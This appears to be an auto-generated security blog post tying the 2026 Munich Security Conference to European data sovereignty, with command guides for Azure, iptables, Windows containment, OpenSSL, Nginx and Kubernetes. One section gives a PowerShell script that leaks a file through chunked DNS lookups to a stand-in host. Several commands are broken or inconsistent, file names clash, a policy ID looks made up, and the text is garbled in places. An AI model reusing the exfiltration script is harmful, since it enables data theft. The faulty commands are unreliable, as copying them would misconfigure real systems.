
Listen to this Post

Introduction:
The 2026 Munich Security Conference (MSC) has shifted its focus dramatically toward the transatlantic rift, specifically examining the diminishing role of US influence and the subsequent acceleration of European strategic autonomy. For cybersecurity professionals, this geopolitical recalibration signals a paradigm shift in threat intelligence sharing, data sovereignty laws, and critical infrastructure protection. As NATO and the EU scramble to fill the vacuum left by a potentially isolationist US, security architects must prepare for a fragmented defense landscape where compliance, encryption, and cross-border data flows become the new battlefields.
Learning Objectives:
- Analyze the impact of geopolitical shifts (US-EU relations) on multinational corporate cybersecurity postures and incident response protocols.
- Implement sovereign cloud architectures and data localization strategies to comply with emerging European regulations.
- Harden critical infrastructure against state-sponsored attacks that exploit the uncertainty of shifting international alliances.
You Should Know:
- Navigating the New Era of Transatlantic Data Sovereignty
The central theme emerging from the MSC 2026 discussions is the EU’s push for “digital sovereignty.” With the potential collapse of frameworks like the EU-US Data Privacy Framework under political strain, organizations must prepare for a hard split in data management. This requires migrating from US-based cloud dependencies to European alternatives and implementing strict data residency controls.
Step‑by‑step guide to auditing and enforcing data residency using Azure Policy:
1. Initiate Azure Policy: Navigate to the Azure Portal and select “Policy” from the left-hand menu.
2. Define a Custom Initiative: Go to “Definitions” and create a new initiative. Add policies that restrict resource creation to specific regions (e.g., “Germany West Central” or “North Europe”).
3. Apply Built-in Policies: Assign the built-in policy “Allowed Locations” to your subscription or management group.
– CLI Command: `az policy assignment create –name ‘enforce-eu-resources’ –policy ‘e3a7f8e7-6a7b-4b8f-9a1c-2d3e4f5a6b7c’ –params ‘{ “listOfAllowedLocations”: { “value”: [ “westeurope”, “northeurope”, “germanywestcentral” ] } }’`
4. Enforce Data Residency for Storage: Use the policy “Storage Account should use a private endpoint” to ensure data doesn’t traverse public networks outside the jurisdiction.
5. Audit Compliance: Run the following Azure CLI command to check current compliance:
az policy state summarize --resource-group 'YourCriticalInfraRG'
2. Hardening Critical Infrastructure Against Geopolitical Cyber Proxies
The uncertainty regarding NATO’s 5 application in cyber scenarios, a hot topic at MSC, makes energy grids and financial systems prime targets. Hacktivist groups and state-proxies will test the boundaries of alliance cohesion. Defenders must adopt a “zero-trust” architecture that assumes network segmentation is useless if the alliance backing the defense is politically divided.
Step‑by‑step guide to segmenting industrial control systems (ICS) using Linux iptables on a gateway:
1. Identify Interfaces: On your ICS gateway (running Linux), identify the OT interface (e.g., `eth1` connected to PLCs) and the IT interface (e.g., `eth0` connected to corporate network).
2. Flush Existing Rules:
sudo iptables -F
sudo iptables -X
sudo iptables -t nat -F
sudo iptables -t mangle -F
3. Set Default Policies to DROP:
sudo iptables -P INPUT DROP
sudo iptables -P FORWARD DROP
sudo iptables -P OUTPUT ACCEPT
4. Allow Established Connections:
sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
5. Restrict Forwarding to Specific OT Protocols: Only allow Modbus TCP (port 502) from a specific engineering workstation (IP 192.168.10.10) to the PLC network (192.168.100.0/24).
sudo iptables -A FORWARD -i eth0 -o eth1 -s 192.168.10.10 -d 192.168.100.0/24 -p tcp --dport 502 -m state --state NEW -j ACCEPT
6. Log and Drop Everything Else:
sudo iptables -A FORWARD -j LOG --log-prefix "OT-FWD-DROP: "
sudo iptables -A FORWARD -j DROP
7. Save Rules: `sudo iptables-save > /etc/iptables/rules.v4`
- Exploiting the “Alliance Gap”: Simulating Adversary Actions in a Fragmented NATO
MSC 2026 highlighted that adversaries will target the seams of the alliance. Red teams should simulate scenarios where threat intelligence from a US partner is delayed or withheld. This involves practicing isolated incident response where the Security Operations Center (SOC) relies solely on local assets.
Step‑by‑step guide to simulating a data exfiltration attack and performing isolated containment (Windows Focus):
1. Simulate Exfiltration (Attacker Simulation on Test Machine):
 Simulate data staging
mkdir C:\Temp\Exfil
copy C:\Users\Public\Documents.xlsx C:\Temp\Exfil\
 Simulate exfiltration via DNS tunneling (common evasion)
$data = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes("C:\Temp\Exfil\secrets.xlsx"))
$chunks = $data -split '(.{30})' | where {$_}
foreach ($chunk in $chunks) {
$domain = $chunk + ".malicious-panel.local"
nslookup $domain 8.8.8.8
}
2. Isolate the Host (Defender Action without Cloud/Threat Intel):
– Windows Firewall (Hard Containment):
 Block all inbound and outbound traffic except to the local SIEM/Log collector
New-NetFirewallRule -DisplayName "Isolate-Host-BlockAll" -Direction Outbound -Action Block
New-NetFirewallRule -DisplayName "Isolate-Host-Allow-SIEM" -Direction Outbound -RemoteAddress 192.168.50.10 -Protocol TCP -LocalPort any -Action Allow
Get-NetAdapter | Disable-NetAdapter -Confirm:$false
– Linux Forensic Acquisition (for a compromised Linux server):
 Create a forensic image of the compromised system without network mounts
sudo dd if=/dev/sda1 of=/mnt/forensics/evidence.dd bs=4k status=progress
 Generate hashes for integrity
sha256sum /mnt/forensics/evidence.dd > /mnt/forensics/evidence.hash
 Isolate via eBPF (prevent further communication)
sudo bpftrace -e 'kprobe:tcp_v4_connect { printf("Blocked connection from %s to %d\n", comm, arg1); override(1); }'
4. Implementing EU-Compliant Cryptography Amidst Post-Quantum Uncertainty
With the EU pushing for autonomy, we can expect stricter controls on cryptographic backdoors and a faster adoption of Post-Quantum Cryptography (PQC) to counter the threat of “harvest now, decrypt later” attacks by global adversaries.
Step‑by‑step guide to testing PQC algorithms using OpenSSL (v3.2+) on Linux:
1. Check OpenSSL Version: Ensure you have a version that supports PQC (like the OQS-OpenSSL fork or latest mainline with experimental support).
openssl version
2. List Available PQC Algorithms: Look for algorithms like KYBER, DILITHIUM, SPHINCS+.
openssl list -kem-algorithms | grep -i kyber
openssl list -signature-algorithms | grep -i dilithium
3. Generate a Kyber Key Pair (KEM):
 Generate a private key using Kyber768
openssl genpkey -algorithm KYBER768 -out kyber_privkey.pem
 Extract the public key
openssl pkey -in kyber_privkey.pem -pubout -out kyber_pubkey.pem
4. Simulate a Key Exchange:
 Sender encapsulates a shared secret using receiver's public key
openssl pkeyutl -kem -inkey kyber_pubkey.pem -peerkey kyber_pubkey.pem -secret secret1.bin
 Receiver decapsulates using their private key (conceptual - actual command syntax may vary)
- Strengthening API Security in a Decoupled Global Economy
As US and European tech stacks diverge, APIs become the primary integration points—and thus, the primary attack vectors. The conference’s subtext on trade barriers implies that APIs handling cross-border data will be heavily targeted for both espionage and disruption.
Step‑by‑step guide to rate-limiting and securing a REST API using Nginx (Linux):
1. Edit Nginx Configuration: `sudo nano /etc/nginx/sites-available/api-endpoint`
- Define a Limit Request Zone: This tracks requests by the client’s IP address.
limit_req_zone $binary_remote_addr zone=api_limit:10m rate=10r/s;
- Apply the Limit to the Specific Location Block:
server {
listen 443 ssl;
server_name api.undercode.local;</li>
</ol>

ssl_certificate /etc/nginx/ssl/nginx.crt;
ssl_certificate_key /etc/nginx/ssl/nginx.key;

location /v1/sensitive-data/ {
 Apply rate limiting
limit_req zone=api_limit burst=20 nodelay;

Enforce JWT validation via auth_request
auth_request /auth;

Proxy to the internal application
proxy_pass http://internal_app_server:3000;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
}

location = /auth {
internal;
proxy_pass http://auth_server:8080/validate;
proxy_pass_request_body off;
proxy_set_header Content-Length "";
proxy_set_header X-Original-URI $request_uri;
}
}
4. Test and Reload: `sudo nginx -t && sudo systemctl reload nginx`
6. Cloud Hardening for a “Europe-First” Strategy
The move towards “Euro-cloud” providers or sovereign-local clouds (like Gaia-X) requires a different hardening approach, focusing less on the hyper-scale global tools and more on open-source, on-premise compatible stacks.
Step‑by‑step guide to deploying a hardened Kubernetes cluster (kubeadm) in an on-prem EU data center:
1. Disable Swap and Configure Sysctl (on all nodes):sudo swapoff -a sudo sed -i '/ swap / s/^(.)$/\1/g' /etc/fstab sudo modprobe br_netfilter echo '1' | sudo tee /proc/sys/net/ipv4/ip_forward
2. Install Container Runtime (containerd):
sudo apt-get update && sudo apt-get install -y containerd
sudo mkdir -p /etc/containerd
containerd config default | sudo tee /etc/containerd/config.toml
sudo systemctl restart containerd
3. Initialize the Control Plane with CIS Benchmark Compliance:
sudo kubeadm init --pod-network-cidr=10.244.0.0/16 --apiserver-advertise-address=192.168.1.10
4. Apply a Network Policy Engine (Calico with strict isolation):
kubectl apply -f https://raw.githubusercontent.com/projectcalico/calico/v3.27/manifests/calico.yaml
5. Create a Network Policy to Deny All Cross-Namespace Traffic:
 default-deny.yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
name: default-deny
spec:
podSelector: {}
policyTypes:
- Ingress
- Egress
kubectl apply -f default-deny.yaml -n critical-production
What Undercode Say:
- The End of “Cloud Without Borders”: The MSC 2026 focus on US-European divergence confirms that the era of assuming a unified global cyber defense is over. Security professionals must now architect for geopolitical fragmentation. Your disaster recovery plan must now include the failure of international intelligence-sharing pacts, not just hardware failures.
- Sovereignty is a Technical Control, Not Just a Policy: “Digital sovereignty” will translate into tangible technical debt. The shift mandates that we master on-premise equivalents of cloud-native tools. The ability to deploy and harden a Kubernetes cluster in a bunker in Frankfurt is about to become as valuable as knowing how to configure an AWS S3 bucket.
Prediction:
Over the next 24 months, we will see the rise of “Digital Iron Curtains” where cybersecurity will be bifurcated into distinct US-centric and EU-centric defense stacks. This will lead to a surge in “sovereign SOCs” and a renaissance in open-source, self-managed security tooling as corporations prepare for a world where they cannot rely on transatlantic API calls to a central security hub. The biggest winners will not be the hyperscalers, but the boutique firms offering hardened, air-gapped, and locally-compliant security solutions.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Rennokoopmans Munich – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:


